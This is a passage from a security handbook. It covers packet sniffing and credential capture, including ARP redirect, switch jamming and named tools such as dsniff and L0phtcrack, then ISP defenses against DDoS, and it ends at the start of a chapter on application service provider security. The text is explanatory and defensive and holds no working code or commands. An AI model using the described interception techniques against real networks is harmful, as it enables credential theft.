Information gathering is one of the first steps hackers must take when attacking a host. In this phase of the attack, they are trying to learn as much about a host or network as they can. If the attackers have already compromised a host and installed a packet sniffer, they can quickly learn more about the compromised host as well as other hosts with whom that host communicates. Hosts are often configured to trust one another. This trust can quickly be discovered using a packet sniffer. In addition, the attacker can quickly learn about other hosts on the same network by monitoring the network traffic and activity.

Network topology information can also be gathered. By reviewing the IP addresses and subnets in the captures, the attacker can quickly get a feel for the layout of the network. What hosts exist on the network and are critical? What other subnets exist on the network? Are there extranet connections to other companies or vendors? All of these questions can be answered by analyzing the network traffic captured by the packet sniffer.

168.4.2 Credential Sniffing

Credential sniffing is the act of using a packet capture tool to specifically look for usernames and passwords. Several programs exist only for this specific purpose. One such UNIX program called *Esniff.c* only captures the first 300 bytes of all Telnet, FTP, and rlogin sessions. This particular program can capture username and password information very quickly and efficiently.

In the Windows environment, L0phtcrack is a program that contains a sniffer that can capture hashed passwords used by Windows systems using LAN manager authentication. Once the hash has been captured, the L0phtcrack program runs a dictionary attack against the password. Depending on the length and complexity of the password, it can be cracked in a matter of minutes, hours, or days.

Another popular and powerful password sniffing program is *dsniff*. This tool's primary purpose is credential sniffing and can be used on a wide range of protocols including, but not limited to, HTTP, HTTPS, POP3, and SSH.

Use of a specific program like Esniff.c, L0phtcrack, or dsniff is not even necessary, depending on the application or protocol. A simple packet sniffer tool in the hands of a skilled hacker can be very effective. This is due to the very insecure nature of the various protocols. Exhibit 168.4 lists some of the protocols that are susceptible to packet sniffing.

EXHIBIT 168.4 Protocols Vulnerable to Packet Sniffing

Protocol	Vulnerability
Telnet and rlogin	Credentials and data are sent in cleartext
HTTP	Basic authentication sends credentials in a simple encoded form, not encrypted; easily readable if SSL or other encryption is not used
FTP	Credentials and data are sent in cleartext
POP3 and IMAP	Credentials and data are sent in cleartext
SNMP	Community strings for SNMPv1 (the most widely used) are sent in cleartext, including both *public* and *private* community strings

168.4.3 E-Mail Sniffing

How many network administrators or security practitioners have sent or received a password via e-mail? Most, if not all, have at some point in time. Very few e-mail systems are configured to use encryption and are therefore vulnerable to packet sniffers. Not only is the content of the e-mail vulnerable but the usernames and passwords are often vulnerable as well. POP3 (Post Office Protocol version 3) is a very popular way to access Internet e-mail. POP3 in its basic form uses usernames and passwords that are not encrypted. In addition, the data can be easily read.

Security is always a balance of what is secure and what is convenient. Accessing e-mail via a POP3 client is very convenient. It is also very insecure. One of the risks security practitioners must be aware of is that, by allowing POP3 e-mail into their enterprise network, they may also be giving hackers both a username and password to access their internal network. Many systems within an enterprise are configured with the same usernames; and from the user's standpoint, they often synchronize their passwords across multiple systems for simplicity's sake or possibly use a single sign-on system. For example, say John Smith has a username of "JSMITH" and has a password of "FvYQ-6d3." His username would not be difficult to guess, but his password is fairly complex and contains a random string of characters and numbers. The enterprise network that John is accessing has decided to configure its e-mail server to accept POP3 connections because several users, including John, wanted to use a POP3 client to remotely access their e-mail. The enterprise also has a VPN device configured with the same username and password as the e-mail system. If attackers compromise John's password via a packet sniffer watching the POP3 authentication sequence, they may quickly learn they now have access directly into the enterprise network using the same username and password on the Internet-accessible host called "VPN."

This example demonstrates the vulnerability associated with allowing certain insecure protocols and system configurations. Although the password may not have been accessible through brute force, the attackers were able to capture the password in the clear along with its associated username. In addition, they were able to capitalize on the vulnerability by applying the same username and password to a completely separate system.

168.5 Advanced Sniffing Tools

168.5.1 Switched Ethernet Networks

"No need to worry. I have a switched Ethernet network." Wrong! It used to be common for network administrators to refer to a switched network as secure. While it is true they are more secure, several vulnerabilities and techniques have surfaced over the past several years that make them less secure.

168.5.1.1 Reconfigure SPAN/Mirror Port

The most obvious way to capture packets in a switched network is to reconfigure the switch to send all packets to the port into which the packet sniffer is plugged. This can be done with one simple command line in a Cisco router. Once configured, the switch will send all packets for a port, group of ports, or even an entire VLAN directly to the specified port.

This emphasizes the need for increased switch security in today's environments. A single switch without a password, or with a simple password, can allow an intruder access to a plethora of data and information. Incidentally, this is an excellent reason why a single Ethernet switch should not be used inside and outside a firewall. Ideally, the outside, inside, and DMZ should have their own separate physical switches. Also, use a stronger form of authentication on the network devices other than passwords only. If passwords must be used, make sure they are very complex; and do not use the same password for the outside, DMZ, and inside switches.

168.5.1.2 Switch Jamming

Switch jamming involves overflowing the address table of a switch with a flood of false MAC addresses. For some switches this will cause the switch to change from "bridging" mode into "repeating" mode, where all frames are broadcast to all ports. When the switch is in repeating mode, it acts like a hub and allows an attacker to capture packets as if they were on the same local area network.

168.5.1.3 ARP Redirect

An ARP redirect is where a host is configured to send a false ARP request to another host or router. This false request essentially tricks the target host or router into sending traffic destined for the victim host to the attack host. Packets are then forwarded from the attacker's computer back to the victim host, so the victim cannot tell the communication is being intercepted. Several programs exist that allow this to occur, such as *ettercap*, *angst*, and *dsniff*.

168.5.1.4 ICMP Redirect

An ICMP redirect is similar to the ARP redirect, but in this case the victim's host is told to send packets directly to an attacker's host, regardless of how the switch thinks the information should be sent. This too would allow an attacker to capture packets to and from a remote host.

168.5.1.5 Fake MAC Address

Switches forward information based on the MAC (Media Access Control) address of the various hosts to which it is connected. The MAC address is a hardware address that is supposed to uniquely identify each node of a network. This MAC address can be faked or forged, which can result in the switch forwarding packets (originally destined for the victim's host) to the attacker's host. It is possible to intercept this traffic and then forward the traffic back to the victim computer, so the victim host does not know the traffic is being intercepted.

168.5.1.6 Other Switch Vulnerabilities

Several other vulnerabilities related to switched networks exist; but the important thing to remember is that, just because a network is built entirely of switches, it does not mean that the network is not vulnerable to packet sniffing. Even without exploiting a switch network vulnerability, an attacker could install a packet sniffer on a compromised host.

168.5.2 Wireless Networks

Wireless networks add a new dimension to packet sniffing. In the wired world, an attacker must either remotely compromise a system or gain physical access to the network in order to capture packets. The advent of the wireless network has allowed attackers to gain access to an enterprise without ever setting foot inside the premises. For example, with a simple setup including a laptop, a wireless network card, and software packages downloaded over the Internet, an attacker has the ability to detect, connect to, and monitor traffic on a victim's network.

The increase in the popularity of wireless networks has also been followed by an increase in *war-driving*. War-driving is the act of driving around in a car searching for wireless access points and networks with wireless sniffer-like tools. The hacker can even configure a GPS device to log the exact location of the wireless network. Information on these wireless networks and their locations can be added to a database for future reference. Several sites on the Internet even compile information that people have gathered from around the world on wireless networks and their locations.

168.6 Reducing the Risk

There are many ways to reduce the risk associated with packet sniffers. Some of them are easy to implement, while others take complete reengineering of systems and processes.

EXHIBIT 168.5 Suggestions for Mitigating Risk Associated with Insecure Protocols

Insecure Protocol	Secure Solution
Telnet and rlogin	Replace Telnet or rlogin with Secure Shell (SSH)
HTTP	Run the HTTP or HTTPS session over a Secure Layer (SSL) or Transport Layer Security (TLS) connection
FTP	Replace with secure copy (SCP) or create an IPSec VPN between the hosts
POP3 and IMAP	Replace with SMIME or use PGP encryption
SNMP	Increase the security by using SNMPv2 or SNMPv3, or create a management IPSec VPN between the host and the network management server

168.6.1 Use Encryption

The best way to mitigate risk associated with packet sniffers is to use encryption. Encryption can be deployed at the network level, in the applications, and even at the host level. Exhibit 168.5 lists the "insecure" protocols discussed in the previous section, and suggests a "secure" solution that can be deployed.

Security practitioners should be aware of the protocols in use on their networks. They should also be aware of the protocols used to connect to and transfer information outside their network (either over the Internet or via extranet connections). A quick way to determine if protocols vulnerable to sniffing are being used is to check the rule set on the Internet or extranet firewalls. If insecure protocols are found, the security practitioner should investigate each instance and determine exactly what information is being transferred and how sensitive the information is. If the information is sensitive and a more secure alternative exists, the practitioner should recommend and implement a secure alternative. Often, this requires the security practitioner to educate the users on the issues associated with using insecure means to connect to and send information to external parties.

168.6.1.1 IPSec VPNs

A properly configured IPSec VPN can significantly reduce the risk associated with insecure protocols as well. The VPN can be configured from host to host, host to gateway, or gateway to gateway, depending on the environment and its requirements. The VPN "tunnels" the traffic in a secure fashion that prevents an attacker from sniffing the traffic as it traverses the network. Keep in mind, however, that even if a VPN is installed, an attack could still compromise the endpoints of the VPN and have access to the sensitive information directly on the host. This highlights the increased need for strong host security on the VPN endpoint, whether it is a Windows client connecting from a home network or a VPN router terminating multiple VPN connections.

168.6.2 Use Strong Authentication

Because passwords are vulnerable to brute-force attack or outright sniffing over the network, an obvious risk mitigation would be to stop using passwords and use a stronger authentication mechanism. This could involve using Kerberos, token cards, smart cards, or even biometrics. The security practitioner must take into consideration the business requirements and the costs associated with each solution before determining which authentication method suits a particular system, application, or enterprise as a whole.

By configuring a system to use a strong authentication method, the vulnerability of discovered passwords is no longer an issue.

168.6.3 Patches and Updates

To capture packets on the network, a hacker must first compromise a host (assuming the hacker does not have physical access). If all the latest patches have been applied to the hosts, the risk of someone compromising a host and installing a capture tool will be significantly reduced.

168.6.4 Secure the Wiring Closets

Because physical access is one way to access a network, make sure your wiring closets are locked. It is a very simple process to ensure the doors are secured to the wiring closets. A good attack and penetration test will often begin with a check of the physical security and of the security of the wiring closets. If access to a closet is gained and a packet sniffer is set up, a great deal of information can be obtained in short order.

There is an obvious reason why an attack and penetration might begin this way. If the perimeter network and the remote access into a company are strong, the physical security may likely be the weak link in the chain. A hacker who is intent on gaining access to the network goes through the same thought process. Also, keep in mind that with the majority of attacks originating from inside the network, you can mitigate the risk of an internal employee using a packet sniffer in a wiring closet by simply locking the doors.

168.6.5 Detecting Packet Sniffers

Another way to reduce the risk associated with packet sniffers is to monitor the monitors, so to speak. This involves running a tool that can detect a host's network interface cards running in promiscuous mode. Several tools exist, from simple command-line utilities—which tell whether or not a NIC on the local host is running in promiscuous mode—to more elaborate programs such as Antisniff, which actively scans the network segment looking for other hosts with NICs running in promiscuous mode.

168.7 Summary

The sniffer can be a powerful tool in the hands of the network administrator or security practitioner. Unfortunately, it can be equally powerful in the hands of the hacker. Not only are these tools powerful, but they are also relatively easy to download off the Internet, install, and use. Security practitioners must be aware of the dangers of packet sniffers and must design and deploy security solutions that mitigate the risks associated with them. Keep in mind that using a packet sniffer to gather credential information on one system can often be used to access other unrelated systems with the same username and password.

169

ISPs and Denial-of-Service Attacks

K. Narayanaswamy

A denial-of-service (DoS) attack is any malicious attempt to deprive legitimate customers of their ability to access services, such as a Web server. DoS attacks fall into two broad categories:

1. *Server vulnerability DoS attacks:* attacks that exploit known bugs in operating systems and servers. These attacks typically will use the bugs to crash programs that users routinely rely upon, thereby depriving those users of their normal access to the services provided by those programs. Examples of vulnerable systems include all operating systems, such as Windows NT or Linux, and various Internet-based services, such as DNS, Microsoft's IIS Servers, Web servers, etc. All of these programs, which have important and useful purposes, also have bugs that hackers exploit to bring them down or hack into them. This kind of DoS attack usually comes from a single location and searches for a known vulnerability in one of the programs it is targeting. Once it finds such a program, the DoS attack will attempt to crash the program to deny service to other users. Such an attack does not require high bandwidth.
2. *Packet flooding DoS attacks:* attacks that exploit weaknesses in the Internet infrastructure and its protocols. Floods of seemingly normal packets are used to overwhelm the processing resources of programs, thereby denying users the ability to use those services. Unlike the previous category of DoS attacks, which exploit bugs, flood attacks require high bandwidth in order to succeed. Rather than use the attacker's own infrastructure to mount the attack (which might be easier to detect), the attacker is increasingly likely to carry out attacks through intermediary computers (called *zombies*) that the attacker has earlier broken into. Zombies are coordinated by the hacker at a later time to launch a distributed DoS (DDoS) attack on a victim. Such attacks are extremely difficult to trace and defend with the present-day Internet. Most zombies come from home computers, universities, and other vulnerable infrastructures. Often, the owners of the computers are not even aware that their machines are being co-opted in such attacks. The hacker community has invented numerous scripts to make it convenient for those interested in mounting such attacks to set up and orchestrate the zombies. Many references are available on this topic.[1–4]

We will invariably use the term "DoS attacks" to mean all denial-of-service attacks, and DDoS to mean flood attacks as described above.

As with most things in life, there is good news and bad news in regard to DDoS attacks. The bad news is that there is no "silver bullet" in terms of technology that will make the problem disappear. The good news, however, is that with a combination of common-sense processes and practices with, in due course, appropriate technology, the impact of DDoS attacks can be greatly reduced.

169.1 The Importance of DDoS Attacks

Many wonder why network security and DDoS problems in particular have seemingly increased suddenly in seriousness and importance. The main reason, ironically, is the unanticipated growth and success of ISPs. The rapid growth of affordable, high-bandwidth connection technologies (such as DSL, cable modem, etc.) offered by various ISPs has brought in every imaginable type of customer to the fast Internet access arena: corporations, community colleges, small businesses, and the full gamut of home users.

Unfortunately, people who upgrade their bandwidth do not necessarily upgrade their knowledge of network security at the same time; all they see is what they can accomplish with speed. Few foresee the potential security dangers until it is too late. As a result, the Internet has rapidly become a high-speed network with depressingly low per-site security expertise. Such a network is almost an ideal platform to exploit in various ways, including the mounting of DoS attacks. Architecturally, ISPs are ideally situated to play a crucial role in containing the problem, although they have traditionally not been proactive on security matters.

A recent study by the University of San Diego estimates that there are over 4000 DDoS attacks every week.[5] Financial damages from the infamous February 2000 attacks on Yahoo, CNN, and eBay were estimated to be around $1 billion.[6] Microsoft, Internet security watchdog CERT, the Department of Defense, and even the White House have been targeted by attackers. Of course, these are high-profile installations, with some options when it comes to responses. Stephen Gibson documents how helpless the average enterprise might be to ward off DDoS attacks (at www.scr.com). There is no doubt that DoS attacks are becoming more numerous and deadly.

169.2 Why Is DDoS an ISP Problem?

When major corporations suffer the kind of financial losses just described and given the fanatically deterministic American psyche that requires a scapegoat (if not a reasonable explanation) for every calamity and the litigious culture that has resulted from it, rightly or wrongly, someone is eventually going to pay dearly. The day is not far off when, in the wake of a devastating DDoS attack, an enterprise will pursue litigation against the owner of the infrastructure that could (arguably) have prevented an attack with due diligence. A recent article explores this issue further from the legal perspective of an ISP.[7]

Our position is not so much that you need to handle DDoS problems proactively today; however, we do believe you would be negligent not to examine the issue immediately from a cost/benefit perspective. Even if you have already undertaken such an assessment, you may need to revisit the topic in light of new developments and the state of the computing world after September 11, 2001.

The Internet has a much-ballyhooed, beloved, open, chaotic, *laissez faire* philosophical foundation. This principle permeates the underlying Internet architecture, which is optimized for speed and ease of growth and which, in turn, has facilitated the spectacular explosion and evolution of this infrastructure. For example, thus far, the market has prioritized issues of privacy, speed, and cost over other considerations such as security. However, changes may be afoot and ISPs should pay attention.

Most security problems at various enterprise networks are beyond the reasonable scope of ISPs to fix. However, the DDoS problem is indeed technically different. Individual sites *cannot* effectively defend themselves against DDoS attacks without some help from their infrastructure providers. When under DDoS attack, the enterprise cannot block out the attack traffic or attempt to clear upstream congestion to allow some of its desirable traffic to get through. Thus, the very nature of the DDoS problem virtually compels the involvement of ISPs. The best possible outcome for ISPs is to jump in and shape the emerging DDoS solutions voluntarily with dignity and concern, rather than being perceived as having been dragged, kicking and screaming, into a dialogue they do not want.

Uncle Sam is weighing in heavily on DDoS as well. In December 2001, the U.S. Government held a DDoS technology conference in Arlington, Virginia, sponsored by the Defense Advanced Research Projects Agency (DARPA) and the Joint Task Force-Central Network Operations. Fourteen carefully screened companies were selected to present their specific DDoS solutions to the government. Newly designated cyber-security czar Richard Clarke, who keynoted the conference, stressed the critical importance of DDoS and how the administration views this problem as a threat to the nation's infrastructure, and that protecting the Internet infrastructure is indeed part of the larger problem of homeland security. The current Republican administration, one might safely assume, is disposed toward deregulation and letting the market sort out the DDoS problem. In the reality of post-September 11 thinking, however, it is entirely conceivable that ISPs will eventually be forced to contend with government regulations mandating what they should provide by way of DDoS protection.

169.3 What Can ISPs Do About DDoS Attacks?

When it comes to DDoS attacks, security becomes a two-way street. Not only must the ISP focus on providing as much protection as possible against incoming DDoS attacks against its customers, but it must also do as much as possible to prevent outgoing DDoS attacks from being launched from its own infrastructure against others. All these measures are feasible and cost very little in today's ISP environment. Minimal measures such as these can significantly reduce the impact of DDoS attacks on the infrastructure, perhaps staving off more draconian measures mandated by the government.

An ISP today must have the ability to contend with the DDoS problem at different levels:

- Understand and implement best practices to defend against DDoS attacks.
- Understand and implement necessary procedures to help customers during DDoS attacks.
- Assess DDoS technologies to see if they can help.

We address each of these major areas below.

169.3.1 Defending against DDoS Attacks

In discussing what an ISP can do, it is important to distinguish the ISP's own infrastructure (its routers, hosts, servers, etc.), which it fully controls, from the infrastructure of the customers who lease its Internet connectivity, which the ISP cannot, and should not, control. Most of the measures we recommend for ISPs are also appropriate for their customers to carry out. The extent to which ISPs can encourage or enable their customers to follow these practices will be directly correlated to the number of DDoS attacks.

169.3.1.1 Step 1: Ensure the Integrity of the Infrastructure

An ISP plays a critical role in the Internet infrastructure. It is, therefore, very important for ISPs to ensure that their own routers and hosts are resistant to hacker compromise. This means following all the necessary best practices to protect these machines from break-ins and intrusions of any kind. Passwords for user and root accounts must be protected with extra care, and old accounts must be rendered null and void as soon as possible.

In addition, ISPs should ensure that their critical servers (DNS, Web, etc.) are always current on software patches, particularly if they are security related. These programs will typically have bugs that the vendor eliminates through new patches.

When providing services such as Telnet, FTP, etc., ISPs should consider the secure versions of these protocols such as SSH, SCP, etc. The latter versions use encryption to set up secure connections, making it more difficult for hackers using packet sniffing tools to acquire usernames and passwords, for example.

ISPs can do little to ensure that their users are as conscientious about these matters as they ought to be. However, providing users with the knowledge and tools necessary to follow good security practices themselves will be very helpful.

169.3.1.2 Step 2: Resist Zombies in the Infrastructure

Zombies are created by hackers who break into computers. Although by no means a panacea, tools such as intrusion detection systems (IDSs) provide some amount of help in detecting when parts of an infrastructure have become compromised. These tools vary widely in functionality, capability, and cost. They have a lot of utility in securing computing assets beyond DDoS protection. (A good source on this topic is Reference 8.) Certainly, larger customers of the ISP with significant computing assets should also consider such tools.

Where possible, the ISP should provide users (e.g., home users or small businesses) with the necessary software (e.g., downloadable firewalls) to help them. Many ISPs are already providing free firewalls, such as ZoneAlarm, with their access software. Such firewalls can be set up to maximize restrictions on the customers' computers (e.g., blocking services that typical home computers are never likely to provide). Simple measures like these can greatly improve the ability of these computers to resist hackers.

Most zombies can be now be discovered and removed from a computer by the traditional virus scanning software from McAffee, Symantec, and other vendors. It is important to scan not just programs but also any documents with executable content (such as macros). In other words, everything on a disk requires scanning. The only major problem with all virus scanning regimes is that they currently use databases that have signatures of known viruses, and these databases require frequent updates as new viruses are created.

As with firewalls, at least in cases where users clearly can use the help, the ISP could try bundling its access software, if any, with appropriate virus scanning software and make it something the user has to contend with before getting on the Internet.

169.3.1.3 Step 3: Implement Appropriate Router Filters

Many DDoS attacks (e.g., Trinoo, Tribal Flood, etc.) rely on source address spoofing, an underlying vulnerability of the Internet protocols whereby the sender of a packet can conjure up a source address other than his actual address. In fact, the protocols allow packets to have completely fabricated, nonexistent source addresses. Several attacks actually rely on this weakness in the Internet. This makes attacks much more difficult to trace because one cannot figure out the source just by examining the packet contents because the attacker controls that.

There is no legitimate reason why an ISP should forward outgoing packets that do not have source addresses from its known legitimate range of addresses. It is relatively easy, given present-day routers, to filter outgoing packets at the border of an ISP that do not have valid source addresses. This is called ingress filtering, described in more detail in RFC 2267.

Routers can also implement egress filtering at the point where traffic enters the ISP to ensure that source addresses are valid to the extent possible (e.g., source addresses cannot be from the ISP, packets from specific interfaces must match expected IP addresses, etc.). Note that such filters do not eliminate all DDoS attacks; however, they do force attackers to use methods that are more sophisticated and do not rely on ISPs forwarding packets with obviously forged source addresses.

Many ISPs also have blocks of IP addresses set aside that will never be the source or destination of Internet traffic (see RFC 1918). These are addresses for traffic that will never reach the Internet. The ISP should neither accept traffic with this destination, nor should it allow outbound traffic from those IP addresses set aside in this manner.

169.3.1.4 Step 4: Disable Facilities You May Not Need

Every port that you open (albeit to provide a legitimate service) is a potential gate for hackers to exploit. Therefore, ISPs, like all enterprises, should ensure they block any and all services for which there is no need. Customer sites should certainly be provided with the same recommendations.

You should evaluate the following features to see if they are enabled and what positive value you get from their being enabled in your network:

- *Directed broadcast*. Some DDoS attacks rely on the ability to broadcast packets to many different addresses to amplify the impact of their handiwork. Directed broadcast is a feature that should not be needed for inbound traffic on border routers at the ISP.
- *Source routing*. This is a feature that enables the sender of a packet to specify an ISP address through which the packet must be routed. Unless there is a compelling reason not to, this feature should be disabled because compromised computers within the ISP infrastructure can exploit this feature to become more difficult to locate during attacks.

169.3.1.5 Step 5: Impose Rate Limits on ICMP and UDP Traffic

Many DDoS attacks exploit the vulnerability of the Internet where the entire bandwidth can be filled with undesirable packets of different descriptions. ICMP (Internet Control Message Protocol, or ping) packets and User Datagram Protocol (UDP) are examples of this class of packets. You cannot completely eliminate these kinds of packets, but neither should you allow the entire bandwidth to be filled with such packets.

The solution is to use your routers to specify rate limits for such packets. Most routers come with simple mechanisms called class-based queuing (CBQ), which you can use to specify the bandwidth allocation for different classes of packets. You can use these facilities to limit the rates allocated for ICMP, UDP, and other kinds of packets that do not have legitimate reasons to hog all available bandwidth.

169.3.2 Assisting Customers during a DDoS Attack

It is never wise to test a fire hydrant during a deadly blaze. In a similar manner, every ISP will do well to think through its plans should one of its customers become the target of DDoS attacks. In particular, this will entail full understanding and training of the ISP's support personnel in as many (preferably all) of the following areas as possible:

- *Know which upstream providers forward traffic to the ISP.* ISP personnel need to be familiar with the various providers with whom the ISP has Internet connections and the specific service level agreements (SLAs) with each, if any. During a DDoS attack, bad traffic will typically flow from one or more of these upstream providers, and the options of an ISP to help its customers will depend on the specifics of its agreements with its upstream providers.
- *Be able to identify and isolate traffic to a specific provider.* Once the customer calls during a DDoS directed at his infrastructure, the ISP should be able to determine the source of the bad traffic. All personnel should be trained in the necessary diagnostics to do so. Customers will typically call with the ISP addresses they see on the attack traffic. While this might not be the actual source of the attack, because of source spoofing, it should help the ISP in locating which provider is forwarding the bad traffic.
- *Be able to filter or limit the rate of traffic from a given provider.* Often, the ISP will be able to contact the upstream provider to either filter or limit the rate of attack traffic. If the SLA does not allow for this, the ISP can consider applying such a filter at its own router to block the attack traffic.
- *Have reliable points of contact with each provider.* The DDoS response by an ISP is only as good as its personnel and their knowledge of what to do and whom to contact from their upstream

providers. Once again, such contacts cannot be cultivated after an attack has occurred. It is better to have these pieces of information in advance. Holding DDoS attack exercises to ensure that people can carry out their duties during such attacks is the best way to make sure that everyone knows what to do to help the customer.

169.3.3 Assessing DDoS Technologies

Technological solutions to the DDoS problem are intrinsically complex. DDoS attacks are a symptom of the vulnerabilities of the Internet, and a single site is impossible to protect without cooperation from upstream infrastructure. New products are indeed emerging in this field; however, if you are looking to eliminate the problem by buying an affordable rack-mountable panacea that keeps you in a safe cocoon, you are fresh out of luck.

Rather than give you a laundry list of all the vendors, I am going to categorize these products somewhat by the problems they solve, their features, and their functionality so that you can compare apples to apples. Still, the comparison can be a difficult one because various products do different things and more vendors are continually entering this emerging, niche market.

169.3.3.1 Protection against Outgoing DDoS Attacks

Unlike virus protection tools, which are very general in focus, these tools are geared just to find DoS worms and scripts. There are basically two kinds of products that you can find here.

169.3.3.1.1 Host-Based DDoS Protection

Such protection typically prevents hosts from being taken over as zombies in a DDoS attack. These tools work in one of two major ways: (1) signature analysis, which, like traditional virus scanners, stores a database of known scripts and patterns and scans for known attack programs; and (2) behavior analysis, which monitors key system parameters for the behavior underlying the attacks (rather than the specific attack programs) and aborts the programs and processes that induce the underlying bad behavior.

Established vendors of virus scanning products, such as McAffee, Symantec, and others, have extended their purview to include DoS attacks. Other vendors provide behavior-analytic DDoS protection that essentially detects and prevents DDoS behavior emanating from a host. The major problem with host-based DDoS protection, from an ISP's perspective, is that one cannot force the customers to use such tools or to scan their disks for zombies, etc.

169.3.3.1.2 Damage-Control Devices

A few recent products (such as Captus' *Captio* and Cs3, Inc.'s *Reverse Firewall* [9,10]) focus on containing the harm that DDoS attacks can do in the outgoing direction. They restrict the damage from DDoS to the smallest possible network. These devices can be quite useful in conjunction with host-based scanning tools. Note that the damage-control devices do not actually prevent an infrastructure from becoming compromised; however, they do provide notification that there is bad traffic from your network and provide its precise origin. Moreover, they give you time to act by throttling the attack at the perimeter of your network and sending you a notification. ISPs could consider using these devices as insurance to insulate themselves from the damage bad customers can do to them as infrastructure providers.

169.3.3.2 Protection against Incoming Attacks

As we have mentioned before, defending against incoming attacks at a particular site requires cooperation from the upstream infrastructure. This makes DDoS protection products quite complex. Moreover, various vendors have tended to realize the necessary cooperation in very different ways. A full treatment of all of these products is well beyond the scope of this chapter. However, here are several issues you need to consider as an ISP when evaluating these products:

- *Are the devices inline or offline?* An inline device will add, however minimally, to the latency. Some of the devices are built using hardware in an effort to reduce latency. Offline devices, while they do not have that problem, do not have the full benefit of looking at all the traffic in real-time. This could affect their ability to defend effectively.

- *Do the devices require infrastructure changes and where do they reside?* Some of the devices either replace or deploy alongside existing routers and firewalls. Other technologies require replacement of the existing infrastructure. Some of the devices need to be close to the core routers of the network, while most require placement along upstream paths from the site being protected.
- *How do the devices detect DDoS attacks and what is the likelihood of false positives?* The degree of sophistication of the mechanism of detection and its effectiveness in indicating real attacks is all-important in any security technology. After all, a dog that barks the entire day does protect you from some burglars—but you just might stop listening to its warnings! Most of the techniques use comparisons of actual traffic to stored profiles of attacks, or "normal" traffic, etc. A variety of signature-based heuristics are applied to detect attacks. The jury is still out on how effective such techniques will be in the long run.
- *How do the devices know where the attack is coming from?* A major problem in dealing effectively with DDoS attacks is to know, with any degree of certainty, the source of the attacks. Because of source address spoofing on the Internet, packets do not necessarily have to originate where they say they do. All the technologies have to figure out is from where in the upstream infrastructure the attack traffic is flowing. It is the routers along the attack path that must cooperate to defend against the attack. Some of the approaches require that their devices communicate in real-time to form an aggregate picture of where the attack is originating.
- *What is the range of responses the devices will take and are you comfortable with them?* Any DDoS defense must minimally stop the attack from reaching the intended victim, thereby preventing the victim's computing resources from deteriorating or crashing. However, the real challenge of any DDoS defense is to find ways for legitimate customers to get through while penalizing only the attackers. This turns out to be the major technical challenge in this area. The most common response includes trying to install appropriate filters and rate limits to push the attack traffic to the outer edge of the realm of control of these devices. At the present time, all the devices that provide DDoS defense fall into this category. How effective they will be remains to be seen.

The products mentioned here are quite pricey even though the technologies are still being tested under fire. DDoS will have to be a very important threat in order for smaller ISPs to feel justified in investing their dollars in these devices. Finally, many of the approaches are proprietary in nature, so side-by-side technical comparisons are difficult to conduct. Some industry publications do seem to have tested some of these devices in various ways. A sampling of vendors and their offerings, applying the above yardsticks, is provided here:

- *Arbor Networks*
  (www.arbornetworks.com): offline devices, near core routers, anomaly-based detection; source is tracked by communication between devices, and defense is typically the positioning of a filter at a router where the bad traffic enters the network
- *Asta Networks*
  (www.astanetworks.com): offline devices that work alongside routers within a network and upstream, signature-based detection; source is tracked by upstream devices, and defense is to use filters at upstream routers
- *Captus Networks*
  (www.captusnetworks.com): inline device used to throttle incoming or outgoing attacks; uses windowing to detect non-TCP traffic and does not provide ways for customers to get in; works as a damage-control device for outgoing attacks

- *Cs3, Inc.*
(www.cs3-inc.com): inline devices, modified routers, and firewalls; routers mark packets with path information to provide fair service, and firewalls throttle attacks; source of the attack provided by the path information, and upstream neighbors are used to limit attack traffic when requested; Reverse Firewall is a damage-control device for outgoing attacks
- *Mazu Networks*
(www.mazunetworks.com): inline devices at key points in network; deviations from stored historical traffic profile indicate attack; the source of the attack is pinpointed by communication between devices, and defense is provided by using filters to block out the bad traffic
- *Okena*
(www.okena.com): host-based system that has extended intrusion detection facilities to provide protection against zombies; it is a way to keep one's infrastructure clean but is not intended to protect against incoming attacks

169.4 Important Resources

Finally, the world of DoS, as is indeed the world of Internet security, is dynamic. If your customers are important to you, you should have people that are on top of the latest threats and countermeasures. Excellent resources in the DoS security arena include:

- *Computer Emergency Response Team (CERT)* (www.cert.org): a vast repository of wisdom about all security-related problems with a growing section on DoS attacks; you should monitor this site regularly to find out what you need to know about this area. This site has a very independent and academic flavor. Funded by the Department of Defense, this organization is likely to play an even bigger role in putting out alerts and other information on DDoS.
- *System Administration, Networking and Security (SANS) Institute* (www.sans.org): a cooperative forum in which you can instantly access the expertise of over 90,000 professionals worldwide. It is an organization of industry professionals, unlike CERT. There is certainly a practical orientation to this organization. It offers courses, conferences, seminars, and White Papers on various topics that are well worth the investment. It also provides alerts and analyses on security incidents through incidents.org, a related facility.

Application Service Provider Security: Ensuring a Secure Relationship for the Client and the ASP

Stephen D. Fried

170.1 Introduction

Matdejen Industries (a leading manufacturer of industrial-strength widgets) needs to develop a new system for unifying its sales, marketing, and product development teams and give them greater visibility into the full life cycle of its products. Everyone at Matdejen agrees that this system will help propel it into the market leadership position they all feel they deserve. Unfortunately, there are no software development people at Matdejen who would be able to build such a system in the short time frame that is required. The leadership at Matdejen understands that they must look outside the company for their system.

They could hire a consulting firm to develop the system for them, or outsource the development to an off-shore firm. But they would still have the responsibility of running this complex system, bearing the cost of its development, operation, and maintenance, as well as the cost of the technical staff to oversee its operation. In addition, Matdejen is not a technology company and software development and maintenance is not one of their core competencies. Hiring additional technicians for the system will detract from Matdejen's overall profitability.

Matdejen finds a company that specializes in building and maintaining software applications for the widget industry. They have a wide range of programs that cover sales, marketing, development, distribution, accounting, and customer support. The customer does not need to maintain the system or hire additional technical staff to maintain it. Customers like Matdejen simply access the system over a network (using the Internet or a dedicated private line) and it will appear to Matdejen's employees like the system is in-house, not halfway across the continent. A deal is quickly reached.

Matdejen has just had its first experience with an application service provider (ASP). This chapter will explore the subject of ASPs and their use. Special emphasis will be placed on the security of using an ASP and the issues that both the ASP and its clients will need to address if the relationship is to be successful. Much has already been written about both outsourcing and ASPs, and these articles and texts have all given good advice on how to deal with the security implications that such a relationship entails. But this chapter will be different from every other text that the security professional may have already read about ASPs.

Most ASP articles discuss the benefits of using an ASP, demonstrate the risks, and give sound advice on eliminating or mitigating those risks based on contractual or procedural safeguards. One shortcoming from which all previous articles suffer is that they only tell the story from a single point of view. In articles written for a client audience (in other words, those looking to use the services of an ASP), ASPs are typically entities whose sole interest is in getting as much money as possible out of the client and putting minimal effort into securing their systems or the client's information. Unless the client imposes strict contractual terms and follows up with daily thorough on-site audits, they can be assured that any information they provide to the ASP will be stolen and the client company will go bankrupt.

On the other hand, articles and texts written for an ASP-industry audience extol the virtues of the industry, highlighting all the security measures that are common practice and generally painting ASP clients as paranoid, lawyer-driven naysayers who don't understand the nature of their business or the security and operational risks that the ASP must assume as a service provider.

